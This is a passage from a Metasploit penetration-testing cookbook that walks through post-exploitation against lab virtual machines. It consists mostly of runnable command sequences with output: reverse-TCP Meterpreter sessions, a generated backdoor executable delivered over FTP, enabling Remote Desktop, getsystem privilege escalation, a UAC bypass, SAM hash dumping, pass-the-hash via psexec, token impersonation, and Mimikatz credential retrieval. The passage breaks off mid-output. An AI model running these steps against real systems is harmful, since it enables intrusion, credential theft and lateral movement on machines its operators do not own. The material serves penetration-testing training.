msf exploit(mysql_payload) > set RHOST 192.168.216.10
RHOST => 192.168.216.10
msf exploit(mysql_payload) > set PAYLOAD
windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(mysql_payload) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(mysql_payload) > exploit


...
[*] Sending stage (205379 bytes) to 192.168.216.10
[*] 192.168.216.10:3306 — Command Stager progress — 100.00% done
(12022/12022 bytes)
[*] Meterpreter session 1 opened (192.168.216.5:4444 —>
192.168.216.10:49778) at 2017—11—23 16:44:00 —0500

meterpreter >
```

3. Now that we have a running session, we can enable Remote Desktop using the `run getgui` Meterpreter script with the `-e` option. This will enable Remote Desktop and won't create a new user:

```
meterpreter > run getgui —e

[!] Meterpreter scripts are deprecated. Try
post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by
Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it
to auto ...
[*] Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command —r
/root/.msf4/logs/scripts/getgui/clean_up__20171123.4632.rc
meterpreter >
```

4. To connect via Remote Desktop, we can use the `rdesktop` command with the `-u` option to specify the username we want to connect with:

```
rdesktop 192.168.216.10 -u Administrator
```

How it works...

If you looked carefully at the output of the Meterpreter script command, you may have noticed the warning stating that Meterpreter scripts are deprecated and that we should use the post-exploitation module `post/windows/manage/enable_rdp` instead.

So, let's use the post-exploitation module and see how it works:

1. In the Meterpreter session, we will use the background command to background the session and go back to the Metasploit console:

   ```
   meterpreter > background
   [*] Backgrounding session 1...
   msf exploit(mysql_payload) >
   ```

2. Then, we will use the `use` command to load the `post/windows/manage/enable_rdp` post-exploitation module and take a look at the options:

   ```
   msf exploit(mysql_payload) > use post/windows/manage/enable_rdp
   msf post(enable_rdp) > show options

   Module options (post/windows/manage/enable_rdp):

   Name Current Setting Required Description
   ---- --------------- -------- -----------
   ENABLE true no Enable the RDP Service and Firewall Exception.
   FORWARD false no Forward remote port 3389 to local Port.
   LPORT 3389 no Local port to forward remote connection.
   PASSWORD no Password for the user created.
   SESSION yes The session to run this module on.
   USERNAME no The username of the user to create.

   msf post(enable_rdp) >
   ```

3. To enable Remote Desktop, we just need to set the SESSION to run the module on and type run:

```
msf post(enable_rdp) > set SESSION 1
SESSION => 1
msf post(enable_rdp) > run

[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] Terminal Services service is already set to auto
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file:
/root/.msf4/loot/20171123170402_default_192.168.216.10_host.windows
.cle_349771.txt
[*] Post module execution completed
msf post(enable_rdp) >
```

Great! The module completed successfully; now, we can use the rdesktop command to access the target.

5

Post-Exploitation

In this chapter, we will cover the following recipes:

- Post-exploitation modules
- Privilege escalation and process migration
- Bypassing UAC
- Dumping the contents of the SAM database
- Passing the hash
- Incognito attacks with Meterpreter
- Using Mimikatz
- Setting up a persistence with backdoors
- Becoming TrustedInstaller
- Backdooring Windows binaries
- Pivoting with Meterpreter
- Port forwarding with Meterpreter
- Credential harvesting
- Enumeration modules
- Autoroute and socks proxy server
- Analyzing an existing post-exploitation module
- Writing a post-exploitation module

Introduction

With more than three hundred post-exploitation modules, Metasploit is one of the best frameworks for penetration testing, covering every phase from information gathering to post-exploitation, and even reporting in the pro version.

Now that you have learned how to exploit remote targets, this chapter will focus on privilege escalation, persistence, grabbing credentials, and lateral movement.

Post-exploitation modules

After the evolution of the Metasploit Framework, Meterpreter scripts, which serve the purpose of automating post-exploitation tasks, were deprecated and replaced by post-exploitation modules, which provided a more stable and flexible way to automate post-exploitation tasks.

Getting ready

Because we will be focusing on post-exploitation, every recipe in this chapter will start within a remote Meterperter session.

> To ease the task of getting a remote session, you can use the `makerc` command within the `msfconsole` to create a resource file that will automate the exploitation of the target machine.

Take, for example, the following resource file:

```
root@kali:~# cat psexec.rc
use exploit/windows/smb/psexec
set RHOST 192.168.216.10
set SMBUSER Administrator
set SMBPASS vagrant
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.216.5
exploit
```

By starting the `msfconsole` with the `-r` option followed by the path of the resource file, we can get a remote session without any effort:

```
root@kali:~# msfconsole -qr psexec.rc
...

[*] Sending stage (205379 bytes) to 192.168.216.10
[*] Meterpreter session 1 opened (192.168.216.5:4444 ->
192.168.216.10:49327) at 2017-11-25 05:38:46 -0500

meterpreter >
```

How to do it...

1. To start using post-exploitation modules, first we need to get a session on the target system. For that, you can use a resource file or manually exploit a vulnerability to get a Meterpreter session. Then, we will use the `background` command to go back to the `msfconsole`, where we can start exploring the available post-exploitation modules:

   ```
   meterpreter > background
   [*] Backgrounding session 1...
   msf exploit(psexec) >
   ```

2. Looking at the Metasploit structure, we can see that there are post-exploitation modules available for different target systems:

   ```
   root@kali:~# ls /usr/share/metasploit-framework/modules/post
   aix android cisco firefox hardware linux multi osx solaris windows
   ```

3. These exploitation modules are categorized by the tasks performed:

   ```
   root@kali:~# ls /usr/share/metasploit-
   framework/modules/post/windows/
   capture escalate gather manage recon wlan
   ```

4. Within `msfconsole`, to list all the available post-exploitation modules, we can type the `use` command followed by the word `post`, then hit the *Tab* key twice and type `y` to display all the possibilities:

```
msf exploit(psexec) > use post/
Display all 301 possibilities? (y or n)
use post/aix/hashdump
use post/android/capture/screen
use post/android/manage/remove_lock
use post/android/manage/remove_lock_root
use post/cisco/gather/enum_cisco
use post/firefox/gather/cookies
use post/firefox/gather/history
use post/firefox/gather/passwords
use post/firefox/gather/xss
use post/firefox/manage/webcam_chat
use post/hardware/automotive/canprobe
```

How it works...

Now, let's use a simple post-exploitation module and see how it works.

1. We will start by using the Windows Gather Virtual Environment Detection post-exploitation gather module to determine whether the target is running inside a virtual environment, and, if so, detect which type of hypervisor it is running on:

```
msf exploit(psexec) > use post/windows/gather/checkvm
msf post(checkvm) > show options

Module options (post/windows/gather/checkvm):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this
module on.
```

2. Before running a module, we should always check the available options, not only to verify the required options but to also customize the options to our target or needs. Alternatively, while using simple modules, we can simply use the `show missing` command to display the missing options:

```
msf post(checkvm) > show missing

Module options (post/windows/gather/checkvm):
```

```
Name Current Setting Required Description
---- --------------- -------- -----------
SESSION yes The session to run this module on.
```

3. By running the module, we can see it was able to determine the target was running on a virtual machine and detect that the hypervisor is VMware:

```
msf post(checkvm) > set SESSION 1
SESSION => 1
msf post(checkvm) > run

[*] Checking if VAGRANT-2008R2 is a Virtual Machine .....
[+] This is a VMware Virtual Machine
[*] Post module execution completed
msf post(checkvm) > Privilege escalation and process migration
```

In this recipe, we will focus on two very useful commands of Meterpreter. The first one is for privilege escalation. This command is used to escalate the rights/authority on the target system. We may break in as a user who has less privilege to perform tasks on the system so we can escalate our privilege to the system admin to perform our tasks without interruption. The second command is for process migration. This command is used to migrate from one process to another process without writing anything to the disk.

How to do it...

To escalate our privilege, Meterpreter provides us with the `getsystem` command. This command automatically starts looking out for various possible techniques by which the user rights can be escalated to a higher level. Let's analyze different techniques used by the `getsystem` command:

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h        Help Banner.
    -t <opt>  The technique to use. (Default to '0').
              0 : All techniques available
              1 : Named Pipe Impersonation (In Memory/Admin)
              2 : Named Pipe Impersonation (Dropper/Admin)
              3 : Token Duplication (In Memory/Admin)
```

How it works...

There are three different techniques by which the `getsystem` command tries to escalate privileges on the target. The default value, `0`, tries for all the listed techniques unless a successful attempt is made. Let's take a quick look at these escalation techniques.

A **named pipe** is a mechanism that enables interprocess communication for applications to occur locally or remotely. The application that creates the pipe is known as the pipe server, and the application that connects to the pipe is known as the pipe client. **Impersonation** is a thread's ability to execute in a security context different than that of the process that owns the thread. Impersonation enables the server thread to perform actions on behalf of the client, but within the limits of the client's security context. Problems arise when the client has more rights than the server. This scenario would create a privilege escalation attack called a **named pipe impersonation escalation attack**.

Now that we have understood the various escalation techniques used by the `getsystem` command, our next step will be to execute the command on our target to see what happens. First, we will use the `getuid` command to check our current user ID, and then we will try to escalate our privilege by using the `getsystem` command:

```
meterpreter > getuid
Server username: IE11WIN7\IEUser
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

As you can see, previously we were a less privileged user, and, after using the `getsystem` command, we escalated our privilege on to the system.

The next important Meterpreter command that we are going to discuss is the `migrate` command. We have used it in previous chapters, but let's talk a bit more about it. This command is used to migrate from one process context to another, which can be helpful in situations where the current process which we have broken into might crash. For example, if we use a browser exploit to penetrate the system, the browser may hang after exploitation, and the user may close it. So, migrating to a stable system process can help us perform our penetration testing smoothly. We can migrate to any other active process by using the process name or the ID.

The `ps` command can be used to identify all active processes along with their names and IDs. For example, if the ID of `explorer.exe` is `2804`, we can migrate to `explorer.exe` by executing the following command:

```
meterpreter > migrate 2804
[*] Migrating from 3072 to 2804...
[*] Migration completed successfully.
meterpreter >
```

Or, when automating Meterpreter scripts with `AutoRunScript`, we can simply use the process name:

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 1232 to 2804...
[*] Migration completed successfully.
meterpreter >
```

These two Meterpreter commands are very handy and are used frequently during penetration testing. Their simplicity and high productivity make them optimal for usage.

Bypassing UAC

Microsoft **User Account Control** (**UAC**) is a component that uses **Mandatory Integrity Control** (**MIC**) to isolate running processes with different privileges, aiming to improve the security of Windows. It tries to achieve this by limiting application software to standard user privileges and prompts the administrator to increase or elevate those privileges. Although still used, UAC is inherently broken and can be trivially defeated.

> For more information on how to defeat UAC, please refer to the UACMe project available at `https://github.com/hfiref0x/UACME`.

Getting ready

For this recipe, we will target the Windows 7 machine. For that, we need to change the network configuration of the virtual machine to NAT, so we can access the target from our Kali Linux machine.

Then, to compromise the target, we will create a simple backdoor that we will copy to the target to get a Meterpreter session.

1. To generate the backdoor, we will use a Windows Meterpreter reverse TCP payload and the `generate` command within the `msfconsole` to generate our payload. Before using the `generate` command, let's see the available options with `-h`:

```
msf > use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf payload(reverse_tcp) > generate -h
Usage: generate [options]

Generates a payload.

OPTIONS:

    -E Force encoding.
    -b <opt> The list of characters to avoid: '\x00\xff'
    -e <opt> The name of the encoder module to use.
    -f <opt> The output file name (otherwise stdout)
    -h Help banner.
    -i <opt> the number of encoding iterations.
    -k Keep the template executable functional.
    -o <opt> A comma separated list of options in VAR=VAL format.
    -p <opt> The Platform for output.
    -s <opt> NOP sled length.
    -t <opt> The output format:

...
msf payload(reverse_tcp) >
```

2. After setting the listening address with the `LHOST` option and looking at the available options for the `generate` command, we will use the `-t` option for the output format, in this example, exe, followed by the `-f` option for the output file name:

```
msf payload(reverse_tcp) > generate -t exe -f backdoor.exe
[*] Writing 73802 bytes to backdoor.exe...
msf payload(reverse_tcp) >
```

3. Now that we have created the backdoor, we need to set up a listener to receive the reverse shell. For that, we will use the Generic Payload Handler exploit module:

```
msf payload(reverse_tcp) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(handler) > run -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.216.5:4444
msf exploit(handler) >
```

4. By starting the listener with `run -j`, it will run it in the context of a job, allowing us to continue using the `msfconsole`. To copy the backdoor to the target, we can use the FTP File Server auxiliary module:

```
msf exploit(handler) > use auxiliary/server/ftp
msf auxiliary(ftp) > set FTPROOT /root
FTPROOT => /root
msf auxiliary(ftp) > set FTPUSER Hacker
FTPUSER => Hacker
msf auxiliary(ftp) > set FTPPASS
set FTPPASS
msf auxiliary(ftp) > set FTPPASS S1mpl3P4ss
FTPPASS => S1mpl3P4ss
msf auxiliary(ftp) > run -j
[*] Auxiliary module running as background job 2.
msf auxiliary(ftp) >
[*] Server started.

msf auxiliary(ftp) >
```

5. With the FTP server up and running, we can go to the Windows 7 target machine, download the backdoor, and execute it:

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser>ftp 192.168.216.5
Connected to 192.168.216.5.
220 FTP Server Ready
User (192.168.216.5:(none)): Hacker
331 User name okay, need password...
Password:
230 Login OK
ftp> binary
200 Type is set
ftp> get backdoor.exe
200 PORT command successful.
150 Opening BINARY mode data connection for backdoor.exe
226 Transfer complete.
ftp: 73802 bytes received in 0.00Seconds 73802000.00Kbytes/sec.
ftp> quit
221 Logout

C:\Users\IEUser>backdoor.exe

C:\Users\IEUser>_
```

If everything went well, we should have a new Meterpreter session on the target machine:

```
msf auxiliary(ftp) >
[*] 192.168.216.137:49168 FTP download request for backdoor.exe
[*] Sending stage (179267 bytes) to 192.168.216.137
[*] Meterpreter session 1 opened (192.168.216.5:4444 ->
192.168.216.137:49170) at 2017-11-25 09:14:39 -0500

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: IE11WIN7\IEUser
meterpreter >
```

6. Now that we have a session on the target machine, one of the first things we want is to try to elevate our privileges:

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The
following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter >
```

However, privilege escalation using the getsystem command fails because of UAC.

How to do it...

Before we can use `getsystem` to perform a privilege escalation attack, we first need to bypass UAC. To list all the available exploits that will allow us to bypass UAC, we can use the `search` command as follows:

```
msf exploit(handler) > search bypassuac

Matching Modules
================

   Name                                           Disclosure Date  Rank       Description
   ----                                           ---------------  ----       -----------
   exploit/windows/local/bypassuac                2010-12-31       excellent  Windows Escalate UAC Protection Bypass
   exploit/windows/local/bypassuac_comhijack      1900-01-01       excellent  Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
   exploit/windows/local/bypassuac_eventvwr       2016-08-15       excellent  Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
   exploit/windows/local/bypassuac_fodhelper      2017-05-12       excellent  Windows UAC Protection Bypass (Via FodHelper Registry Key)
   exploit/windows/local/bypassuac_injection      2010-12-31       excellent  Windows Escalate UAC Protection Bypass (In Memory Injection)
   exploit/windows/local/bypassuac_injection_winsxs 2017-04-06     excellent  Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
   exploit/windows/local/bypassuac_vbs            2015-08-22       excellent  Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)


msf exploit(handler) >
```

Without going into detail about each exploitation technique, we will try to use the Windows Escalate UAC Protection Bypass to bypass Windows UAC by utilizing the trusted publisher certificate through process injection. This module bypasses Windows UAC by utilizing the trusted publisher certificate through process injection, spawning a second shell with the UAC flag turned off:

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set SESSION 1
SESSION => 1
msf exploit(bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.216.5:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179267 bytes) to 192.168.216.137
[*] Meterpreter session 2 opened (192.168.216.5:4444 ->
192.168.216.137:49160) at 2017-11-25 09:27:16 -0500

meterpreter >
```

Great, we were able to bypass UAC, and we got a new Meterpreter session. As you can see, bypassing UAC is easy, which is why you should not rely on UAC as a security mechanism.

Dumping the contents of the SAM database

Security Accounts Manager (**SAM**) is a database in the Windows operating system that contains usernames and passwords; the passwords are stored in a hashed format in a registry hive either as an `LM` hash or as an `NTLM` hash. This file can be found in `%SystemRoot%/system32/config/SAM` and is mounted on `HKLM/SAM`. In this recipe, you will learn about some of the most common ways to dump local user accounts from the SAM database.

Getting ready

We will start in a Meterperter session in the Metasploitable 3 target machine, with system privileges running.

How to do it...

1. First, we will start with the classic Meterpreter `hashdump` command:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter > 
```

Because most post-exploitation tasks are being placed in their one post-exploitation module, let's take a look at the available options. The first module we will check is the Windows Gather Local User Account Password Hashes (Registry) post-exploitation module, which will dump the local user accounts from the SAM database using the registry.

2. To load the Windows Gather Local User Account Password Hashes (Registry) post-exploitation module, we first need to background our current Meterpreter session and then load the module with the `use` command, set the session option, and run the module:

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(psexec) > use post/windows/gather/hashdump
msf post(hashdump) > set SESSION 1
SESSION => 1
msf post(hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY
42b4df1cc96598ba45ddc5b022825099...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f7
1d913c245d35b50b:::
...snip...
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d324033
1e94ae18b001:::

[*] Post module execution completed
msf post(hashdump) >
```

3. Next, we will use the Windows Gather Local and Domain Controller Account Password Hashes. The post-exploitation module will dump the local accounts from the SAM database. If the target is a domain controller, it will dump the domain account database using the proper technique depending on privilege level, OS, and role of the host:

```
msf post(hashdump) > use post/windows/gather/smart_hashdump
msf post(smart_hashdump) > set SESSION 1
SESSION => 1
msf post(smart_hashdump) > run

[*] Running module against VAGRANT-2008R2
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*]
/root/.msf4/loot/20171125124532_default_192.168.216.10_windows.hash
es_573050.txt
...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f7
1d913c245d35b50b:::
...snip...
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d324033
1e94ae18b001:::
[*] Post module execution completed
```

Passing the hash

The *pass the hash* technique allows us to authenticate to a remote server or service by passing the hashed credentials directly without cracking them. This technique was first published on Bugtraq back in 1997 by Paul Ashton in an exploit called *NT Pass the Hash*.

How to do it...

To perform a *pass the hash* attack, we can use the Microsoft Windows Authenticated User Code Execution exploit module and use the previous capture hash instead of the plaintext password:

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.216.10
RHOST => 192.168.216.10
msf exploit(psexec) > set SMBUser Administrator
```

```
SMBUser => Administrator
msf exploit(psexec) > set SMBPASS
aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
SMBPASS =>
aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
msf exploit(psexec) > exploit


...
[*] Sending stage (179267 bytes) to 192.168.216.10
[*] Meterpreter session 1 opened (192.168.216.5:4444 ->
192.168.216.10:49293) at 2017-11-25 13:06:23 -0500

meterpreter >
```

As we can see from the output, the module is able to use the administrator username and password hash to execute an arbitrary payload.

Incognito attacks with Meterpreter

Incognito allows us to impersonate user tokens. It was first integrated into Metasploit first, then to Meterpreter. In this recipe, we will be covering Incognito and use cases.

> Tokens are similar to web cookies. They are also similar to temporary keys, which allow us to enter the system and network without having to provide authentication details each time. Incognito exploits this by replaying that temporary key when asked to authenticate.
> There are two types of tokens: `delegate` and `impersonate`. `delegate` tokens are for interactive logins, whereas `impersonate` tokens are for noninteractive sessions.

How to do it...

1. In a Meterpreter session running with system privileges, before using Incognito, we will load the `incognito` Meterpreter extension, and then have a look at the available options:

    ```
    meterpreter > load incognito
    Loading extension incognito...Success.
    meterpreter > help Incognito
    ```

```
Incognito Commands
==================

    Command               Description
    -------               -----------
    add_group_user        Attempt to add a user to a global group
with all tokens
    add_localgroup_user   Attempt to add a user to a local group
with all tokens
    add_user              Attempt to add a user with all tokens
    impersonate_token     Impersonate specified token
    list_tokens           List tokens available under current user
context
    snarf_hashes          Snarf challenge/response hashes for every
token

meterpreter >
```

2. First, we will identify the valid tokens on the target system using
   the list_tokens command with -u to list tokens by a unique username:

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\sshd_server
VAGRANT-2008R2\vagrant

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter >
```

> **TIP**
> To have access to all the available tokens, you must be running with
> system privileges. Not even administrators have access to all the tokens.
> So, for better results, try to escalate your privileges before using
> incognito.

3. To impersonate an available token and assume its privileges, we will use
   the `impersonate_token` command followed by the token we wish to
   impersonate using two backslashes (this is required because just one slash causes
   bugs):

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > impersonate_token VAGRANT-2008R2\\vagrant
[+] Delegation token available
[+] Successfully impersonated user VAGRANT-2008R2\vagrant
meterpreter > getuid
Server username: VAGRANT-2008R2\vagrant
meterpreter >
```

Using the `getuid` command, we can see that we successfully impersonated a user
named `vagrant` using Incognito

Incognito proved to be one of my favorite tools because it allows us to rapidly escalate from
local admin to domain user or even domain admin. By compromising a domain box with
system privileges, we can wait or force a domain user to connect to the target machine and
then use Incognito to impersonate its token and assume its privileges.

Using Mimikatz

Mimikatz is a post-exploitation tool written by Benjamin Delpy which bundles together
several of the most useful tasks that attackers perform. Mimikatz is one of the best tools to
gather credential data from Windows systems.

Getting ready

Metasploit has two versions of Mimikatz available as Meterpreter extensions: version `1.o`
by loading the `mimikatz` extension, and the newer version `2.x` by loading the `kiwi`
extension. In this recipe, we will address the newer version and some of its most useful
tasks.

How to do it...

1. In a Meterpreter session running with system privileges, we will start by using the `load` command to load the `kiwi` extension:

```
meterpreter > load kiwi
Loading extension kiwi...

  .#####.   mimikatz 2.1.1 20170608 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##  Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'  http://blog.gentilkiwi.com/mimikatz (oe.eo)
  '#####'   Ported to Metasploit by OJ Reeves `TheColonial` * * */

Success.
meterpreter >
```

2. Now that we have loaded the extension, we will list all the available commands using the `help kiwi` command:

```
meterpreter > help kiwi

Kiwi Commands
=============

    Command                 Description
    -------                 -----------
    creds_all               Retrieve all credentials (parsed)
    creds_kerberos          Retrieve Kerberos creds (parsed)
    creds_msv               Retrieve LM/NTLM creds (parsed)
    creds_ssp               Retrieve SSP creds
    creds_tspkg             Retrieve TsPkg creds (parsed)
    creds_wdigest           Retrieve WDigest creds (parsed)
    dcsync                  Retrieve user account information via

...
    lsa_dump_sam            Dump LSA SAM (unparsed)
    lsa_dump_secrets        Dump LSA secrets (unparsed)
    password_change         Change the password/hash of a user
    wifi_list               List wifi profiles/creds for the current
user
    wifi_list_shared        List shared wifi profiles/creds
(requires SYSTEM)

meterpreter >
```

3. We will start by trying to retrieve the Kerberos credentials from the target machine, using the `creds_kerberos` command:

```
meterpreter > creds_kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

Username          Domain          Password
--------          ------          --------
(null)            (null)          (null)
sshd_server       VAGRANT-2008R2  D@rj33l1ng
vagrant           VAGRANT-2008R2  vagrant
vagrant-2008r2$   WORKGROUP       (null)

meterpreter >
```

4. Next, we will use the `creds_msv` command to retrieve the LM/NTLM hashes using the MSV authentication package:

```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username      Domain          LM                                  NTLM                              SHA1
--------      ------          --                                  ----                              ----
sshd_server   VAGRANT-2008R2  e501ddc244ad2c14829b15382fe04c64   8d0a16cfc061c3359db455d00ec27035  94bd2df8ae5cadbbb5757c3be01dd40c27f9362f
vagrant       VAGRANT-2008R2  5229b7f52540641daad3b435b51404ee   e02bc503339d51f71d913c245d35b50b  c805f88436bcd9ff534ee86c59ed230437505ecf

meterpreter >
```

One of the features that helps Mimikatz become one of the most effective attack tools is its ability to retrieve cleartext passwords. After a user logs on, credentials are stored in memory by the **Local Security Authority Subsystem Service** (**LSASS**) process. Using Mimikatz, we are able to retrieve cleartext credentials.

Starting with Windows 8.1 and Windows Server 2012 R2, cleartext credentials are no longer stored in memory.

5. To retrieve cleartext passwords, we can use the `creds_wdigest` command:

```
meterpreter > creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

Username          Domain            Password
